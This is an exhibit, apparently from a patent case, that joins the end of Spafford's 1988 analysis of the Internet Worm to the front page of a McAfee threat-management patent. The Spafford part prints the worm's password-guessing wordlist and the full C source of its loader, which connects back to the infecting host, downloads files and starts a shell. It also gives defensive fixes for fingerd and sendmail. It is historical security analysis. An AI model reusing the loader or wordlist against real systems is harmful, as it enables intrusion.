Many other examples can be drawn from the code, but the points should be obvious by now: the author of the Worm program may have been a moderately experienced UNIX programmer, but s/he was by no means the ''UNIX Wizard'' many have been claiming. The code employs a few clever techniques and tricks, but there is some doubt if they are all the original work of the Worm author. The code seems to be the product of an inexperienced, rushed, or sloppy programmer. The person (or persons) who put this program together appears to lack fundamental insight into some algorithms, data structures, and network propagation, but at the same time has some very sophisticated knowledge of network features and facilities.

The code does not appear to have been tested (although anything other than unit testing would not be simple to do), or else it was prematurely released. Actually, it is possible that both of these conclusions are correct. The presence of so much dead and duplicated code coupled with the size of some data structures (such as the 20-slot object code array) argues that the program was intended to be more comprehensive.

7. Conclusions

It is clear from the code that the worm was deliberately designed to do two things: infect as many machines as possible, and be difficult to track and stop. There can be no question that this was in any way an accident, although its release may have been premature.

It is still unknown if this worm, or a future version of it, was to accomplish any other tasks. Although an author has been alleged (Robert T. Morris), he has not publicly confessed nor has the matter been definitively proven. Considering the probability of both civil and criminal legal actions, a confession and an explanation are unlikely to be forthcoming any time soon. Speculation has centered on motivations as diverse as revenge, pure intellectual curiosity, and a desire to impress someone. This must remain speculation for the time being, however, since we do not have access to a definitive statement from the author(s). At the least, there must be some question about the psychological makeup of someone who would build and run such software.[19]

Many people have stated that the authors of this code[20] must have been ''computer geniuses'' of some sort. I have been bothered by that supposition since first hearing it, and after having examined the code in some depth, I am convinced that this program is not evidence to support any such claim. The code was apparently unfinished and done by someone clever but not particularly gifted, at least in the way we usually associate with talented programmers and designers. There were many bugs and mistakes in the code that would not be made by a careful, competent programmer. The code does not evidence clear understanding of good data structuring, algorithms, or even of security flaws in UNIX. It does contain clever exploitations of two specific flaws in system utilities, but that is hardly evidence of genius. In general, the code is not that impressive, and its ''success'' was due at least as much to a large amount of luck as it was due to programming skill possessed by the author.

---

[19] Rick Adams, of the Center for Seismic Studies, has commented that we may someday hear that the worm was loosed to impress Jodie Foster. Without further information, this is as valid a speculation as any other, and should raise further disturbing questions; not everyone with access to computers is rational and sane, and future attacks may reflect this.

[20] Throughout this paper I have been writing *author(s)* instead of *author*. It occurs to me that most of the mail, Usenet postings, and media coverage of this incident have assumed that it was *author* (singular). Are we so unaccustomed to working together on programs that this is our natural inclination? Or is it that we find it hard to believe that more than one individual could have such poor judgement? I also noted that most of people I spoke with seemed to assume that the worm author was male. I leave it to others to speculate on the value, if any, of these observations.

Netskope Exhibit 1002 - Appendix B1

Chance favored most of us, however. The effects of this worm were (largely) benign, and it was easily stopped. Had the code been tested and developed further, or had it been coupled with something destructive, the toll would have been considerably higher. I can easily think of several dozen people who could have written this program, and not only done it with far fewer (if any) errors, but made it considerably more virulent. Thankfully, those individuals are all responsible, dedicated professionals who would not consider such an act.

What we learn from this about securing our systems will help determine if this is the only such incident we ever need to analyze. This attack should also point out that we need a better mechanism in place to coordinate information about security flaws and attacks. The response to this incident was largely ad hoc, and resulted in both duplication of effort and a failure to disseminate valuable information to sites that needed it. Many site administrators discovered the problem from reading the newspaper or watching the television. The major sources of information for many of the sites affected seems to have been Usenet news groups and a mailing list I put together when the worm was first discovered. Although useful, these methods did not ensure timely, widespread dissemination of useful information — especially since they depended on the Internet to work! Over three weeks after this incident some sites were still not reconnected to the Internet.

This is the second time in six months that a major panic has hit the Internet community. The first occurred in May when a rumor swept the community that a ‘‘logic bomb’’ had been planted in Sun software by a disgruntled employee. Many, many sites turned their system clocks back or they shut off their systems to prevent damage. The personnel at Sun Microsystems responded to this in an admirable fashion, conducting in-house testing to isolate any such threat, and issuing information to the community about how to deal with the situation. Unfortunately, almost everyone else seems to have watched events unfold, glad that they were not the ones who had to deal with the situation. The worm has shown us that we are all affected by events in our shared environment, and we need to develop better information methods outside the network before the next crisis.

This whole episode should cause us to think about the ethics and laws concerning access to computers. The technology we use has developed so quickly it is not always simple to determine where the proper boundaries of moral action may be. Many senior computer professionals started their careers years ago by breaking into computer systems at their colleges and places of employment to demonstrate their expertise. However, times have changed and mastery of computer science and computer engineering now involves a great deal more than can be shown by using intimate knowledge of the flaws in a particular operating system. Entire businesses are now dependent, wisely or not, on computer systems. People’s money, careers, and possibly even their lives may be dependent on the undisturbed functioning of computers. As a society, we cannot afford the consequences of condoning or encouraging behavior that threatens or damages computer systems. As professionals, computer scientists and computer engineers cannot afford to tolerate the romanticization of computer vandals and computer criminals.

This incident should also prompt some discussion about distribution of security-related information. In particular, since hundreds of sites have ‘‘captured’’ the binary form of the worm, and since personnel at those sites have utilities and knowledge that enables them to reverse-engineer the worm code, we should ask how long we expect it to be beneficial to keep the code unpublished? As mentioned in the introduction, at least eleven independent groups have produced reverse-engineered versions of the worm, and I expect many more have been done or will be attempted, especially if the current versions are kept private. Even if none of these versions is published in any formal way, hundreds of individuals will have had access to a copy before the end of the year. Historically, trying to ensure security of software through secrecy has proven to be ineffective in the long term. It is vital that we educate system

administrators and make bug fixes available to them in some way that does not compromise their security. Methods that prevent the dissemination of information appear to be completely contrary to that goal.

Last, it is important to note that the nature of both the Internet and UNIX helped to defeat the worm as well as spread it. The immediacy of communication, the ability to copy source and binary files from machine to machine, and the widespread availability of both source and expertise allowed personnel throughout the country to work together to solve the infection even despite the widespread disconnection of parts of the network. Although the immediate reaction of some people might be to restrict communication or promote a diversity of incompatible software options to prevent a recurrence of a worm, that would be entirely the wrong reaction. Increasing the obstacles to open communication or decreasing the number of people with access to in-depth information will not prevent a determined attacker—it will only decrease the pool of expertise and resources available to fight such an attack. Further, such an attitude would be contrary to the whole purpose of having an open, research-oriented network. The Worm was caused by a breakdown of ethics as well as lapses in security—a purely technological attempt at prevention will not address the full problem, and may just cause new difficulties.

Acknowledgments

Much of this analysis was performed on reverse-engineered versions of the worm code. The following people were involved in the production of those versions: Donald J. Becker of Harris Corporation, Keith Bostic of Berkeley, Donn Seeley of the University of Utah, Chris Torek of the University of Maryland, Dave Pare of FX Development, and the team at MIT: Mark W. Eichin, Stanley R. Zanarotti, Bill Sommerfeld, Ted Y. Ts'o, Jon Rochlis, Ken Raeburn, Hal Birkeland and John T. Kohl. A disassembled version of the worm code was provided at Purdue by staff of the Purdue University Computing Center, Rich Kulawiec in particular.

Thanks to the individuals who reviewed early drafts of this paper and contributed their advice and expertise: Don Becker, Kathy Heaphy, Brian Kantor, R. J. Martin, Richard DeMillo, and especially Keith Bostic and Steve Bellovin.

My thanks to all these individuals. My thanks and apologies to anyone who should have been credited and was not.

References

Allm83.

Allman, Eric, *Sendmail—An Internetwork Mail Router,* University of California, Berkeley, 1983. Issued with the BSD UNIX documentation set.

Brun75.

Brunner, John, *The Shockwave Rider,* Harper & Row, 1975.

Cohe84.

Cohen, Fred, ''Computer Viruses: Theory and Experiments,'' *PROCEEDINGS OF THE 7TH NATIONAL COMPUTER SECURITY CONFERENCE*, pp. 240-263, 1984.

Denn88.

Denning, Peter J., ''Computer Viruses,'' *AMERICAN SCIENTIST*, vol. 76, pp. 236-238, May-June 1988.

Dewd85.

Dewdney, A. K., ''A Core War Bestiary of viruses, worms, and other threats to computer memories,'' *SCIENTIFIC AMERICAN*, vol. 252, no. 3, pp. 14-23, May 1985.

Gerr72.
Gerrold, David, *When Harlie Was One,* Ballentine Books, 1972. The **first** edition.

Gram84.
Grampp, Fred. T. and Robert H. Morris, ''UNIX Operating System Security,'' *AT&T BELL LABORATORIES TECHNICAL JOURNAL*, vol. 63, no. 8, part 2, pp. 1649-1672, Oct. 1984.

Harr77.
Harrenstien, K., ''Name/Finger,'' RFC 742, SRI Network Information Center, December 1977.

Morr79.
Morris, Robert and Ken Thompson, ''UNIX Password Security,'' *COMMUNICATIONS OF THE ACM*, vol. 22, no. 11, pp. 594-597, ACM, November 1979.

Post82.
Postel, Jonathan B., ''Simple Mail Transfer Protocol,'' RFC 821, SRI Network Information Center, August 1982.

Reid87.
Reid, Brian, ''Reflections on Some Recent Widespread Computer Breakins,'' *COMMUNICATIONS OF THE ACM*, vol. 30, no. 2, pp. 103-105, ACM, February 1987.

Ritc79.
Ritchie, Dennis M., ''On the Security of UNIX,'' in *UNIX SUPPLEMENTARY DOCUMENTS*, AT & T, 1979.

Seel88.
Seeley, Donn, ''A Tour of the Worm,'' *PROCEEDINGS OF 1989 WINTER USENIX CONFERENCE*, Usenix Association, San Diego, CA, February 1989.

Shoc82.
Shoch, John F. and Jon A. Hupp, ''The Worm Programs — Early Experience with a Distributed Computation,'' *COMMUNICATIONS OF THE ACM*, vol. 25, no. 3, pp. 172-180, ACM, March 1982.

Appendix A — The Dictionary

What follows is the mini-dictionary of words contained in the worm. These were tried when attempting to break user passwords. Looking through this list is, in some sense revealing, but actually raises a significant question: how was this list chosen?

The assumption has been expressed by many people that this list represents words commonly used as passwords; this seems unlikely. Common choices for passwords usually include fantasy characters, but this list contains none of the likely choices (e.g., ‘‘hobbit,’’ ‘‘dwarf,’’ ‘‘gandalf,’’ ‘‘skywalker,’’ ‘‘conan’’). Names of relatives and friends are often used, and we see women’s names like ‘‘jessica,’’ ‘‘caroline,’’ and ‘‘edwina,’’ but no instance of the common names ‘‘jennifer’’ or ‘‘kathy.’’ Further, there are almost no common men’s names such as ‘‘thomas’’ or either of ‘‘stephen’’ or ‘‘steven’’ (or ‘‘eugene’’!). Additionally, none of these have the initial letters capitalized, although that is often how they are used in passwords.

Also of interest, there are no obscene words in this dictionary, yet many reports of concerted password cracking experiments have revealed that there are a significant number of users who use such words (or phrases) as passwords.

The list contains at least one incorrect spelling: ‘‘commrades’’ instead of ‘‘comrades’’; I also believe that ‘‘markus’’ is a misspelling of ‘‘marcus.’’ Some of the words do not appear in standard dictionaries and are non-English names: ‘‘jixian,’’ ‘‘vasant,’’ ‘‘puneet,’’ ‘‘umesh,’’ etc. There are also some unusual words in this list that I would not expect to be considered common: ‘‘anthropogenic,’’ ‘‘imbroglio,’’ ‘‘rochester,’’ ‘‘fungible,’’ ‘‘cerulean,’’ etc.

I imagine that this list was derived from some data gathering with a limited set of passwords, probably in some known (to the author) computing environment. That is, some dictionary-based or brute-force attack was used to crack a selection of a few hundred passwords taken from a small set of machines. Other approaches to gathering passwords could also have been used—Ethernet monitors, Trojan Horse login programs, etc. However they may have been cracked, the ones that were broken would then have been added to this dictionary.

Interestingly enough, many of these words are not in the standard on-line dictionary (in /usr/dict/words). As such, these words are useful as a supplement to the main dictionary-based attack the worm used as strategy #4, but I would suspect them to be of limited use before that time.

This unusual composition might be useful in the determination of the author(s) of this code. One approach would be to find a system with a user or local dictionary containing these words. Another would be to find some system(s) where a significant quantity of passwords could be broken with this list.

aaa	ama	arrow	barber	berliner	cantor
academia	amorphous	arthur	baritone	beryl	cardinal
aerobics	analog	athena	bass	beverly	carmen
airplane	anchor	atmosphere	bassoon	bicameral	carolina
albany	andromache	aztecs	batman	bob	caroline
albatross	animals	azure	beater	brenda	cascades
albert	answer	bacchus	beauty	brian	castle
alex	anthropogenic	bailey	beethoven	bridget	cat
alexander	anvils	banana	beloved	broadway	cayuga
algebra	anything	bananas	benz	bumbling	celtics
aliases	aria	bandit	beowulf	burgess	cerulean
alphabet	ariadne	banks	berkeley	campanile	change

charles
charming
charon
chester
cigar
classic
clusters
coffee
coke
collins
commrades
computer
condo
cookie
cooper
cornelius
couscous
creation
creosote
cretin
daemon
dancer
daniel
danny
dave
december
defoe
deluge
desperate
develop
dieter
digital
discovery
disney
dog
drought
duncan
eager
easier
edges
edinburgh
edwin
edwina
egghead
eiderdown
eileen
einstein
elephant
elizabeth
ellen
emerald
engine
engineer
enterprise
enzyme
ersatz
establish
estate
euclid
evelyn
extension
fairway
felicia
fender
fermat
fidelity
finite
fishers
flakes
float
flower
flowers
foolproof
football
foresight
format
forsythe
fourier
fred
friend
frighten
fun
fungible
gabriel
gardner
garfield
gauss
george
gertrude
ginger
glacier
gnu
golfer
gorgeous
gorges
gosling
gouge
graham
gryphon
guest
guitar
gumption
guntis
hacker
hamlet
handily
happening
harmony
harold
harvey
hebrides
heinlein
hello
help
herbert
hiawatha
hibernia
honey
horse
horus
hutchins
imbroglio
imperial
include
ingres
inna
innocuous
irishman
isis
japan
jessica
jester
jixian
johnny
joseph
joshua
judith
juggle
julia
kathleen
kermit
kernel
kirkland
knight
ladle
lambda
lamination
larkin
larry
lazarus
lebesgue
lee
leland
leroy
lewis
light
lisa
louis
lynne
macintosh
mack
maggot
magic
malcolm
mark
markus
marty
marvin
master
maurice
mellon
merlin
mets
michael
michelle
mike
minimum
minsky
moguls
moose
morley
mozart
nancy
napoleon
nepenthe
ness
network
newton
next
noxious
nutrition
nyquist
oceanography
ocelot
olivetti
olivia
oracle
orca
orwell
osiris
outlaw
oxford
pacific
painless
pakistan
pam
papers
password
patricia
penguin
peoria
percolate
persimmon
persona
pete
peter
philip
phoenix
pierre
pizza
plover
plymouth
polynomial
pondering
pork
poster
praise
precious
prelude
prince
princeton
protect
protozoa
pumpkin
puneet
puppet
rabbit
rachmaninoff
rainbow
raindrop
raleigh
random
rascal
really
rebecca
remote
rick
ripple
robotics
rochester
rolex
romano
ronald
rosebud
rosemary
roses
ruben
rules
ruth
sal
saxon
scamper
scheme
scott
scotty
secret
sensor
serenity
sharks
sharon
sheffield
sheldon
shiva
shivers
shuttle
signature
simon
simple
singer
single
smile
smiles
smooch
smother
snatch
snoopy
soap
socrates
sossina
sparrows
spit
spring
springer
squires
strangle
stratford
stuttgart
subway
success
summer

super
superstage
support
supported
surfer
suzanne
swearer
symmetry
tangerine
tape
target
tarragon
taylor
telephone
temptation
thailand
tiger
toggle
tomato
topography
tortoise
toyota
trails
trivial
trombone
tubas
tuttle
umesh
unhappy
unicorn
unknown
urchin
utility
vasant
vertigo
vicky
village
virginia
warren
water
weenie
whatnot
whiting
whitney
will
william
williamsburg
willie
winston
wisconsin
wizard
wombat
woodwind
wormwood
yacov
yang
yellowstone
yosemite
zap
zimmerman

Appendix B — The *vector* Program

The worm was brought over to each machine it infected via the actions of a small program I call the *vector* program. Other individuals have been referring to this as the *grappling hook* program. Some people have referred to it as the *l1.c* program, since that is the suffix used on each copy.

The source for this program would be transferred to the victim machine using one of the methods discussed in the paper. It would then be compiled and invoked on the victim machine with three command line arguments: the canonical IP address of the infecting machine, the number of the TCP port to connect to on that machine to get copies of the main worm files, and a *magic number* that effectively acted as a one-time-challenge password. If the ‘‘server’’ worm on the remote host and port did not receive the same magic number back before starting the transfer, it would immediately disconnect from the vector program. This can only have been to prevent someone from attempting to ‘‘capture’’ the binary files by spoofing a worm ‘‘server.’’

This code also goes to some effort to hide itself, both by zeroing out the argument vector, and by immediately forking a copy of itself. If a failure occurred in transferring a file, the code deleted all files it had already transferred, then it exited.

One other key item to note in this code is that the vector was designed to be able to transfer up to 20 files; it was used with only three. This can only make one wonder if a more extensive version of the worm was planned for a later date, and if that version might have carried with it other command files, password data, or possibly local virus or trojan horse programs.

```
#include <stdio.h>
#include <sys /types.h>
#include <sys /socket.h>
#include <netinet /in.h>

main(argc, argv)                                                    main
char *argv[];
{
        struct sockaddr_in sin;
        int s, i, magic, nfiles, j, len, n;
        FILE *fp;
        char files[20][128];
        char buf[2048], *p;

        unlink(argv[0]);
        if(argc != 4)
                exit(1);
        for(i = 0; i < 32; i++)
                close(i);
        i = fork();
        if(i < 0)
                exit(1);
        if(i > 0)
                exit(0);
```


Netskope Exhibit 1002 - Appendix B1

```
bzero(&sin, sizeof(sin));
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = inet_addr(argv[1]);
sin.sin_port = htons(atoi(argv[2]));
magic = htonl(atoi(argv[3]));

for(i = 0; i < argc; i++)
        for(j = 0; argv[i][j]; j++)
                argv[i][j] = '\0';

s = socket(AF_INET, SOCK_STREAM, 0);
if(connect(s, &sin, sizeof(sin)) < 0){
        perror("l1 connect");
        exit(1);
}
dup2(s, 1);
dup2(s, 2);

write(s, &magic, 4);

nfiles = 0;
while(1){
        if(xread(s, &len, 4) != 4)
                goto bad;
        len = ntohl(len);
        if(len == -1)
                break;

        if(xread(s, &(files[nfiles][0]), 128) != 128)
                goto bad;

        unlink(files[nfiles]);
        fp = fopen(files[nfiles], "w");
        if(fp == 0)
                goto bad;
        nfiles++;

        while(len > 0){
                n = sizeof(buf);
                if(n > len)
                        n = len;
                n = read(s, buf, n);
                if(n <= 0)
                        goto bad;
                if(fwrite(buf, 1, n, fp) != n)
                        goto bad;
                len -= n;
        }
        fclose(fp);
}
```


Netskope Exhibit 1002 - Appendix B1

```
		execl("/bin/sh", "sh", 0);
bad:
		for(i = 0; i < nfiles; i++)
			unlink(files[i]);
		exit(1);
}

static
xread(fd, buf, n)
char *buf;
{
		int cc, n1;

		n1 = 0;
		while(n1 < n){
			cc = read(fd, buf, n - n1);
			if(cc <= 0)
				return(cc);
			buf += cc;
			n1 += cc;
		}
		return(n1);
}
```

xread

Netskope Exhibit 1002 - Appendix B1

Appendix C —— TThe Corrected *fingerd* Program

What follows is a version of the *fingerd* daemon program developed after the release of the Internet Worm. This version does not use the *gets* I/O call present in the original version that allowed the Worm to convert it into an interactive shell. This code is based on the Berkeley version of fingerd, but is basically a complete rewrite. There are no restrictions on its distribution, and there are no warranties, expressed or implied, on its operation or fitness.

```
/*
 *  A fixed version of fingerd.    This version does not use any "gets"
 *  calls that could be used to corrupt the program.
 *
 *  This is provided as is and you are free to use it at your own risk.
 */

#include <stdio.h>
#include <ctype.h>

#define LINELEN 1024
#define     ENTRIES   50

extern int          errno,
                        sys_nerr;
extern char        *sys_errlist[];


static void
oops (msg)                                                          oops
char                *msg;
{
    int                     s_errno = errno;

    fprintf (stderr, "fingerd: %s: ", msg);
    if (s_errno < sys_nerr)
        fprintf (stderr, "%s\n", sys_errlist[s_errno]);
    else
        fprintf (stderr, "errno = %d\n", s_errno);

    exit (1);
}

static char *
parse (line)                                                        parse
char                **line;
{
    register char   *next,
                        *search = *line;

    if (! search)
```


Netskope Exhibit 1002 - Appendix B1

```
            return NULL;

        while (*search && isspace(*search))
            search++;

        if (! *search)
            return NULL;

        next = search+1;
        while (*next && !isspace(*next))
            next++;

        if (*next)
        {
            *next = '\0';
            *line = ++next;
        }
        else
            *line = NULL;

        return search;
}

static char             *av[ENTRIES + 1] = {"finger"};
static char              line[LINELEN];

int
main ()                                                          main
{
        FILE            *fp;
        register int    ix,
                        ch;
        int             child,
                        p[2];
        char            *ap,
                        *lp;


        if (!fgets (line, LINELEN, stdin))
            exit (1);

        for (lp = line, ix = 1; ix < ENTRIES; ix++)
        {
            if ((ap = parse (&lp)) == NULL)
                break;

         /* RFC742: "/[Ww]" == "-l" */
            if (ap[0] == '/' && (ap[1] == 'W' || ap[1] == 'w'))
                ap = "-l";
```


Netskope Exhibit 1002 - Appendix B1

```
            av[ix] = ap;
        }
        av[ix] = NULL;

    /* Call the "finger" program to do the work for us */
        if (pipe (p) < 0)
            oops ("pipe");

        child = fork ();
        if (child == 0)
        {
            (void) close (p[0]);
            if (p[1] != 1)
            {
                (void) dup2 (p[1], 1);
                (void) close (p[1]);
            }
            execv ("/usr/ucb/finger", av);
            _exit (1);
        }
        else if (child == -1)
            oops ("fork");

    /* else.... we're the parent process */
        (void) close (p[1]);

        if (!(fp = fdopen (p[0], "r")))
            oops ("fdopen");

        while ((ch = getc (fp)) != EOF)
        {
            if ((char) ch == '\n')
                putchar ('\r');
            putchar ((char) ch);
        }

        (void) wait (&child);
        return child;
}
```


Netskope Exhibit 1002 - Appendix B1

Appendix D —— PPatches to Sendmail

Enclosed are the official patches to the *sendmail* mail delivery agent, as distributed by the Computer Systems Research Group at Berkeley. As noted in the paper, a new version of *sendmail* will shortly be available for anonymous FTP from site ucbarpa.berkeley.edu. It contains many additional bug fixes, including some that close different potential security flaws. If possible, that copy should be obtained and used in place of your current version.

Sendmail has to be either recompiled or patched to disallow the ‘‘debug’’ option. If you have source, recompile sendmail after first applying the following patch to the module srvrsmtp.c:

```
*** /tmp/d22039  Thu Nov  3 02:26:20 1988
--- srvrsmtp.c       Thu Nov  3 01:21:04 1988
***************
*** 85,92 ****
        "onex",             CMDONEX,
  # ifdef DEBUG
        "showq",    CMDDBGQSHOW,
-       "debug",    CMDDBGDEBUG,
  # endif DEBUG
  # ifdef WIZ
        "kill",         CMDDBGKILL,
  # endif WIZ
--- 85,94 ----
        "onex",             CMDONEX,
  # ifdef DEBUG
        "showq",    CMDDBGQSHOW,
  # endif DEBUG
+ # ifdef notdef
+       "debug",    CMDDBGDEBUG,
+ # endif notdef
  # ifdef WIZ
        "kill",         CMDDBGKILL,
  # endif WIZ
```

If you don’t have source, here’s a script to patch sendmail. **REMEMBER, ALWAYS SAVE AN EXTRA COPY IN CASE YOU MAKE A MISTAKE!!** Also, if *strings(1)* doesn’t find the string ‘‘debug’’ in your sendmail binary, you don’t have a problem; ignore this patch.

Note, your offsets as printed by *adb* may vary! Comments are preceded by a hash mark, don’t type them in, nor expect *adb* to print them out. Also, we’re using *strings(1)* to find the decimal offset in the file of certain strings. To find out if your *strings* command prints offsets in decimal, put 8 control (non-printable) characters in a file, followed by four printable characters, and then use *strings* to find the offset of your four printable characters. If the offset is ‘‘8’’, it’s using decimal, if it’s ‘‘10’’ it’s using octal.

Netskope Exhibit 1002 - Appendix B1

```
        Script started on Thu Nov  3 18:45:34 1988
# find the decimal offset of the strings ‘‘debug’’ and ‘‘showq’’ in the
# sendmail binary.
        okeeffe:tmp {2} strings -o -a sendmail | egrep ’debug|showq’
        0097040 showq
        0097046 debug
        okeeffe:tmp {3} adb -w sendmail
# set the map, then set the default radix to base 10
        ?m 0 0xffffffff 0
        0t10$d
        radix=10 base ten
# check to make sure that strings(1) was right, and then find out what
# the byte pattern for ‘‘showq’’ is for your machine.  Note that adb
# prints out that byte pattern in HEX!
        97040?s
        97040:              showq
        97040?Xx
        97040:              73686f77    7100
# check on the string ‘‘debug’’, then, overwrite the first four bytes,
# move up 4 bytes, and then overwrite the last two bytes with the byte
# pattern seen above for ‘‘showq’’.
        97046?s
        97046:              debug
        97046?W 0x73686f77
        97046:              1684365941        =       1936224119
        .+4
        .?w 0x7100
        97050:              26368       =       28928
# check to make sure we wrote out the correct string.
        97046?s
        97046:              showq
        okeeffe:tmp {4} strings -o -a sendmail | egrep ’debug|showq’
        0097040 showq
        0097046 showq
        okeeffe:tmp {5}
        script done on Thu Nov  3 18:47:42 1988
```

The Internet Worm Program: An Analysis

Purdue Technical Report CSD-TR-823

Eugene H. Spafford

Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-2004

spaf@cs.purdue.edu

ABSTRACT

On the evening of 2 November 1988, someone infected the Internet with a *worm* program. That program exploited flaws in utility programs in systems based on BSD-derived versions of UNIX. The flaws allowed the program to break into those machines and copy itself, thus *infecting* those systems. This program eventually spread to thousands of machines, and disrupted normal activities and Internet connectivity for many days.

This report gives a detailed description of the components of the worm program—data and functions. It is based on study of **two** completely independent reverse-compilations of the worm and a version disassembled to VAX assembly language. Almost no source code is given in the paper because of current concerns about the state of the ‘‘immune system’’ of Internet hosts, but the description should be detailed enough to allow the reader to understand the behavior of the program.

The paper contains a review of the security flaws exploited by the worm program, and gives some recommendations on how to eliminate or mitigate their future use. The report also includes an analysis of the coding style and methods used by the author(s) of the worm, and draws some conclusions about his abilities and intent.

Copyright © 1988 by Eugene H. Spafford. All rights reserved.
Permission is hereby granted to make copies of this work, without charge, solely for the purposes of instruction and research. Any such copies must include a copy of this title page and copyright notice. Any other reproduction, publication, or use is strictly prohibited without express written permission.

November 29, 1988; revised December 8, 1988

US008042149B2

(12) **United States Patent**
Judge

(10) **Patent No.: US 8,042,149 B2**
(45) **Date of Patent: Oct. 18, 2011**

(54) **SYSTEMS AND METHODS FOR MESSAGE THREAT MANAGEMENT**

(75) Inventor: **Paul Judge**, Atlanta, GA (US)

(73) Assignee: **McAfee, Inc.**, Santa Clara, CA (US)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 272 days.

(21) Appl. No.: **11/754,669**

(22) Filed: **May 29, 2007**

(65) **Prior Publication Data**

US 2007/0300286 A1 Dec. 27, 2007

Related U.S. Application Data

(63) Continuation of application No. 11/388,575, filed on Mar. 24, 2006, now Pat. No. 7,225,466, which is a continuation of application No. 10/361,091, filed on Feb. 7, 2003, now Pat. No. 7,096,498, which is a continuation-in-part of application No. 10/093,553, filed on Mar. 8, 2002, now Pat. No. 6,941,467, and a continuation-in-part of application No. 10/094,211, filed on Mar. 8, 2002, now Pat. No. 7,458,098, and a continuation-in-part of application No. 10/094,266, filed on Mar. 8, 2002, now Pat. No. 7,124,438.

(51) **Int. Cl.**
G06F 17/00 (2006.01)

(52) **U.S. Cl.** **726/1**; 726/11; 726/12; 726/13; 726/22; 726/23; 726/24; 726/25; 713/188

(58) **Field of Classification Search** 726/1, 22, 726/23, 24, 25, 11, 12, 13; 713/188; 709/223, 709/224, 229

See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

4,289,930 A 9/1981 Connolly et al.
4,384,325 A 5/1983 Slechta et al.
4,386,416 A 5/1983 Giltner et al.
(Continued)

FOREIGN PATENT DOCUMENTS

CA 2564533 12/2005
(Continued)

OTHER PUBLICATIONS


Article entitled "An Example-Based Mapping Method for Text Categorization and Retrieval" by Yang et. al., in *ACM Transactions on Information Systems*, Jul. 1994, vol. 12, No. 3, pp. 252-277.
(Continued)

Primary Examiner — Hosuk Song
Assistant Examiner — Baotran N To
(74) *Attorney, Agent, or Firm* — Fish & Richardson P.C.

(57) **ABSTRACT**

The present invention is directed to systems and methods for detecting unsolicited and threatening communications and communicating threat information related thereto. Threat information is received from one or more sources; such sources can include external security databases and threat information data from one or more application and/or network layer security systems. The received threat information is reduced into a canonical form. Features are extracted from the reduced threat information; these features in conjunction with configuration data such as goals are used to produce rules. In some embodiments, these rules are tested against one or more sets of test data and compared against the same or different goals; if one or more tests fail, the rules are refined until the tests succeed within an acceptable margin of error. The rules are then propagated to one or more application layer security systems.

24 Claims, 16 Drawing Sheets



Netskope Exhibit 1002 - Appendix B2

U.S. PATENT DOCUMENTS

4,532,588	A	7/1985	Foster
4,713,780	A	12/1987	Schultz et al.
4,754,428	A	6/1988	Schultz et al.
4,837,798	A	6/1989	Cohen et al.
4,853,961	A	8/1989	Pastor
4,864,573	A	9/1989	Horsten
4,951,196	A	8/1990	Jackson
4,975,950	A	12/1990	Lentz
4,979,210	A	12/1990	Nagata et al.
5,008,814	A	4/1991	Mathur
5,020,059	A	5/1991	Gorin et al.
5,051,886	A	9/1991	Kawaguchi et al.
5,054,096	A	10/1991	Beizer
5,105,184	A	4/1992	Pirani et al.
5,119,465	A	6/1992	Jack et al.
5,144,557	A	9/1992	Wang
5,144,659	A	9/1992	Jones
5,144,660	A	9/1992	Rose
5,167,011	A	11/1992	Priest
5,210,824	A	5/1993	Putz et al.
5,210,825	A	5/1993	Kavaler
5,235,642	A	8/1993	Wobber et al.
5,239,466	A	8/1993	Morgan et al.
5,247,661	A	9/1993	Hager et al.
5,276,869	A	1/1994	Forrest et al.
5,278,901	A	1/1994	Shieh et al.
5,283,887	A	2/1994	Zachery
5,293,250	A	3/1994	Okumura et al.
5,313,521	A	5/1994	Torii et al.
5,319,776	A	6/1994	Hile et al.
5,355,472	A	10/1994	Lewis
5,367,621	A	11/1994	Cohen et al.
5,377,354	A	12/1994	Scannell et al.
5,379,340	A	1/1995	Overend et al.
5,379,374	A	1/1995	Ishizaki et al.
5,404,231	A	4/1995	Bloomfield
5,406,557	A	4/1995	Baudoin
5,414,833	A	5/1995	Hershey et al.
5,416,842	A	5/1995	Aziz
5,418,908	A	5/1995	Keller et al.
5,424,724	A	6/1995	Williams et al.
5,479,411	A	12/1995	Klein
5,481,312	A	1/1996	Cash et al.
5,483,466	A	1/1996	Kawahara et al.
5,485,409	A	1/1996	Gupta et al.
5,495,610	A	2/1996	Shing et al.
5,509,074	A	4/1996	Choudhury et al.
5,511,122	A	4/1996	Atkinson
5,513,126	A	4/1996	Harkins et al.
5,513,323	A	4/1996	Williams et al.
5,530,852	A	6/1996	Meske, Jr. et al.
5,535,276	A	7/1996	Ganesan
5,541,993	A	7/1996	Fan et al.
5,544,320	A	8/1996	Konrad
5,550,984	A	8/1996	Gelb
5,550,994	A	8/1996	Tashiro et al.
5,557,742	A	9/1996	Smaha et al.
5,572,643	A	11/1996	Judson
5,577,209	A	11/1996	Boyle et al.
5,602,918	A	2/1997	Chen et al.
5,606,668	A	2/1997	Shwed
5,608,819	A	3/1997	Ikeuchi
5,608,874	A	3/1997	Ogawa et al.
5,619,648	A	4/1997	Canale et al.
5,621,889	A	4/1997	Lermuzeaux et al.
5,632,011	A	5/1997	Landfield et al.
5,638,487	A	6/1997	Chigier
